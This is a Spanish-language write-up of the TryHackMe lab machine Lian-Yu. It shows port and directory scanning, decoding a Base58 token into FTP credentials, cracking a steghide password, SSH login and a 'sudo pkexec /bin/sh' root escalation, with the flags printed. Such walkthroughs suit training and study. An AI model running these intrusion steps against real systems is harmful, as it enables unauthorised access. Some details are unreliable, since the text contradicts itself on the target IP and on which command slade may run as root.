Informe Técnico

Maquina Lian-Yu

Este documento es de aprendizaje y contiene información sensible.

26/09/2022

Contenido

TryHackMe 3
Objetivo 3
Laboratorio 3
Descubrimiento y escaneo 4
WhichSystem.py 4
Nmap 4
Gobuster 6
BASE58 7
FTP 7
STEGHIDE 9
Evaluación de vulnerabilidades 10
Explotación usuario normal 11
Explotación usuario root 12

TryHackMe

Objetivo

A Bl3ak se le encargó la realización de una prueba de penetración interna hacia TryHackMe. Una prueba de penetración interna es un ataque dedicado contra sistemas conectados internamente. El enfoque de esta prueba es realizar ataques, similares a los de un hacker e intentar infiltrarse en los sistemas internos del laboratorio de TryHackMe - el dominio **Lian-Yu**. El objetivo general era evaluar la red, identificar los sistemas y explotar los fallos mientras se informaba de los hallazgos TryHackMe.

Al realizar la prueba de penetración interna, se identificaron varias vulnerabilidades alarmantes en la red de **Lian-Yu**. Al realizar los ataques, OS-Bl3ak fue capaz de acceder a múltiples máquinas, principalmente debido a parches obsoletos y configuraciones de seguridad deficientes. Durante las pruebas, Bl3ak tuvo acceso a nivel administrativo a múltiples sistemas. Todos los sistemas fueron explotados con éxito y se les concedió acceso.

Laboratorio

10.10.141.49 – Lian-Yu

Descubrimiento y escaneo

WhichSystem.py

mediante el tty, sabemos que es una maquina Linux.

```
whichSystem.py  10.10.141.49
```

10.10.141.49 (ttl -> 61): Linux

Nmap

```
sudo nmap -p- -sS --min-rate 5000 --open -vvv -n -Pn 10.10.141.49
```


```
PORT    STATE SERVICE
21/tcp   open  ftp    syn-ack ttl 61
22/tcp   open  ssh    syn-ack ttl 61
80/tcp   open  http   syn-ack ttl 61
111/tcp  open  rpcbind syn-ack ttl 61
49176/tcp open  unknown syn-ack ttl 61
```

Server IP Address	Ports Open
10.10.141.49	**21,22,80,111,49176**

```
nmap -sC -sV -p21,22,80,111,49176 10.10.66.65
```

```
PORT     STATE SERVICE VERSION
21/tcp   open  ftp    vsftpd 3.0.2
22/tcp   open  ssh    OpenSSH 6.7p1 Debian 5+deb8u8 (protocol 2.0)
| ssh-hostkey:
|   1024 56:50:bd:11:ef:d4:ac:56:32:c3:ee:73:3e:de:87:f4 (DSA)
|   2048 39:6f:3a:9c:b6:2d:ad:0c:d8:6d:be:77:13:07:25:d6 (RSA)
|   256 a6:69:96:d7:6d:61:27:96:7e:bb:9f:83:60:1b:52:12 (ECDSA)
|_  256 3f:43:76:75:a8:5a:a6:cd:33:b0:66:42:04:91:fe:a0 (ED25519)
80/tcp   open  http   Apache httpd
|_http-title: Purgatory
|_http-server-header: Apache
111/tcp  open  rpcbind 2-4 (RPC #100000)
| rpcinfo:
|   program version    port/proto  service
|   100000  2,3,4      111/tcp   rpcbind
|   100000  2,3,4      111/udp   rpcbind
|   100000  3,4        111/tcp6  rpcbind
|   100000  3,4        111/udp6  rpcbind
|   100024  1        33238/udp   status
|   100024  1        49176/tcp   status
|   100024  1        51453/tcp6  status
|_  100024  1        60746/udp6  status
49176/tcp open  status  1 (RPC #100024)
Service Info: OSs: Unix, Linux; CPE: cpe:/o:linux:linux_kernel
```

~~Tras inspeccionar las cabeceras HTTP de la página de aterrizaje en el puerto 80 descubrimos que se~~ está ejecutando bajo Apache.



Note: Hi Everyone, I am a huge fan to Arrowverse, I built this vm concept based on Arrow (first season) you will find a few things similar here and I posted this Content here just to entertain you, To complete this CTF it isn't mandatory to have knowledge on Arrrowverse series. I hope you will Enjoy the content and have fun :).

Gobuster

gobuster dir -u http://10.10.141.49/ -w /usr/share/wordlists/dirbuster/directory-list-2.3-medium.txt

/island (Status: 301) [Size: 235] [--> http://10.10.141.49/island/]

Tras inspeccionar los directorios mediante gobuster pudimos encontrar un directorio island.

Ohhh Noo, Don't Talk.....

I wasn't Expecting You at this Moment. I will meet you there

You should find a way to **Lian_Yu** as we are planed. The Code Word is:


```
</style>
<h1> Ohhh Noo, Don't Talk..... </h1>

<p> I wasn't Expecting You at this Moment. I will meet you there </p><!-- go!go!go! -->

<p>You should find a way to <b> Lian_Yu</b> as we are planed. The Code Word is: </p><h2 style="color:white"> vigilante</style></h2>
```

Al inspeccionar el código podemos encontrar la palabra claves vigilante.

Volvemos a implementar gobuster.
gobuster dir -u http://10.10.141.49/island -w /usr/share/wordlists/dirbuster/directory-list-2.3-medium.txt

/2100 (Status: 301) [Size: 240] [--> http://10.10.141.49/island/2100/]

How Oliver Queen finds his way to Lian_Yu?



<!-- you can avail your .ticket here but how? -->

Al inspeccionar el código podemos encontrar la frase .ticket.

Volvemos a implementar gobuster.

gobuster dir -u http://10.10.141.49/island/2100/ -w /usr/share/wordlists/dirbuster/directory-list-2.3-medium.txt -x ticket

/green_arrow.ticket (Status: 200) [Size: 71]

```
This is just a token to get into Queen's Gambit(Ship)

RTy8yhBQdscX
```

Al inspeccionar el código podemos encontrar la un tipo de hash RTy8yhBQdscX.

BASE58

Decodificamos

From Base58 RTy8yhBQdscX → !#th3h00d

FTP

FTP 10.10.141.49

```
Name (10.10.141.49:bl3ak): vigilante
331 Please specify the password.
Password: !#th3h00d
230 Login successful.
Remote system type is UNIX.
Using binary mode to transfer files.
ftp> ls
229 Entering Extended Passive Mode (|||53889|).
150 Here comes the directory listing.
-rw-r--r--    1 0        0          511720 May 01  2020 Leave_me_alone.png
-rw-r--r--    1 0        0          549924 May 05  2020 Queen's_Gambit.png
-rw-r--r--    1 0        0          191026 May 01  2020 aa.jpg
226 Directory send OK.
```

Descargamos los archivos

```
-rw-------   1 1001   1001         44 May 01  2020 .bash_history
-rw-r--r--   1 1001   1001        220 May 01  2020 .bash_logout
-rw-r--r--   1 1001   1001       3515 May 01  2020 .bashrc
-rw-r--r--   1 0      0          2483 May 01  2020 .other_user
-rw-r--r--   1 1001   1001        675 May 01  2020 .profile
-rw-r--r--   1 0      0        511720 May 01  2020 Leave_me_alone.png
-rw-r--r--   1 0      0        549924 May 05  2020 Queen's_Gambit.png
-rw-r--r--   1 0      0        191026 May 01  2020 aa.jpg
```

vemos que información de metadatos contiene cada archivo

cat .other_user

Slade Wilson was 16 years old when he enlisted in the United States Army, having lied about his age.
After serving a stint in Korea, he was later assigned to Camp Washington where he had been promoted
to the rank of major. In the early 1960s, he met Captain Adeline Kane, who was tasked with training
young soldiers in new fighting techniques in anticipation of brewing troubles taking place in
Vietnam. Kane was amazed at how skilled Slade was and how quickly he adapted to modern conventions of warfare.
She immediately fell in love with him and realized that he was without a doubt the most able-bodied combatant that
she had ever encountered. She offered to privately train Slade in guerrilla warfare.
In less than a year, Slade mastered every fighting form presented to him and was soon promoted to the rank of lieutenant
colonel. Six months later, Adeline and he were married and she became pregnant with their
first child. The war in Vietnam began to escalate and Slade was shipped overseas. In the war,
his unit massacred a village, an event which sickened him. He was also rescued by SAS member Wintergreen,
to whom he would later return the favor.

Chosen for a secret experiment, the Army imbued him with enhanced physical powers in an attempt
to create metahuman super-soldiers for the U.S. military. Deathstroke became a mercenary soon after the
experiment when he defied orders and rescued his friend Wintergreen, who had been sent on a suicide mission by
a commanding officer with a grudge.[7]
However, Slade kept this career secret from his family, even though his wife was an expert military combat instructor.

A criminal named the Jackal took his younger son Joseph Wilson hostage to force Slade to divulge the name of
a client who had hired him as an assassin. Slade refused, claiming it was against his personal honor code.
He attacked and killed the kidnappers at the rendezvous. Unfortunately, Joseph's throat was slashed by one
of the criminals before Slade could prevent it, destroying Joseph's vocal cords and rendering him mute.

After taking Joseph to the hospital, Adeline was enraged at his endangerment of her son and tried to
kill Slade by shooting him, but only managed to destroy his right eye.
Afterwards, his confidence in his physical abilities was such that he made no secret of his impaired vision,
marked by his mask which has a black, featureless half covering his lost right eye. Without his mask, Slade wears an eyepatch to cover his eye.

Al inspeccionar el archivo podemos encontrar un nombre de usuario Slade Wilson

STEGHIDE

Tratando de inspeccionar vemos que el archivo aa.jpg contiene información que podría ser de ayuda pero nos pide un password

```
steghide info aa.jpg
```

Utilizamos fuerza bruta para encontrar el password

```
stegcracker aa.jpg
Successfully cracked file with password: password
```

```
steghide extract -sf aa.jpg
```

una vez extrayendo los archivos de aa.jph obtemos ss.zip

extraemos el ss.zip

```
7z x ss.zip
```

una vez extrayendo los archivos de ss.zip obtemos passwd.txt y shado

```
cat shado
M3tahuman
```

Evaluación de vulnerabilidades

Al recopilar la información de cada archivo se depuro los datos y se obtuvo varias credenciales:

Slade Wilson

M3tahuman

Explotación usuario normal

Trataremos de iniciar sesión mediante ssh con las credenciales obtenidas.

```
ssh slade@10.10.141.49 -p 22
M3tahuman
```

```
ls
user.txt
cat user.txt
```

obtenemos la CTF

THM{P30P7E_K33P_53CRET5__C0MPUT3R5_D0N'T}

Explotación usuario root

ahora buscamos algún tipo de escalada de privilegios

```
sudo -l
[sudo] password for slade:
Matching Defaults entries for slade on LianYu:
    env_reset, mail_badpass, secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/usr/bin\:/sbin\:/bin

User slade may run the following commands on LianYu:
    (root) PASSWD: /usr/bin/pkexec
```

vemos que podemos ejecutar /etc/mp3backups/backup.sh como root

```
slade@LianYu:/$ sudo pkexec /bin/sh
```

```
whoami
root
ls
root.txt
cat root.txt
```

obtenemos la CTF

```
                    Mission accomplished


You are injected me with Mirakuru:) ---> Now slade Will become DEATHSTROKE.


THM{MY_W0RD_I5_MY_B0ND_IF_I_ACC3PT_YOUR_CONTRACT_THEN_IT_WILL_BE_COMPL3TED_OR_I'LL_BE_D34D}                    --DEATHSTROKE

Let me know your comments about this machine :)
I will be available @twitter @User6825
```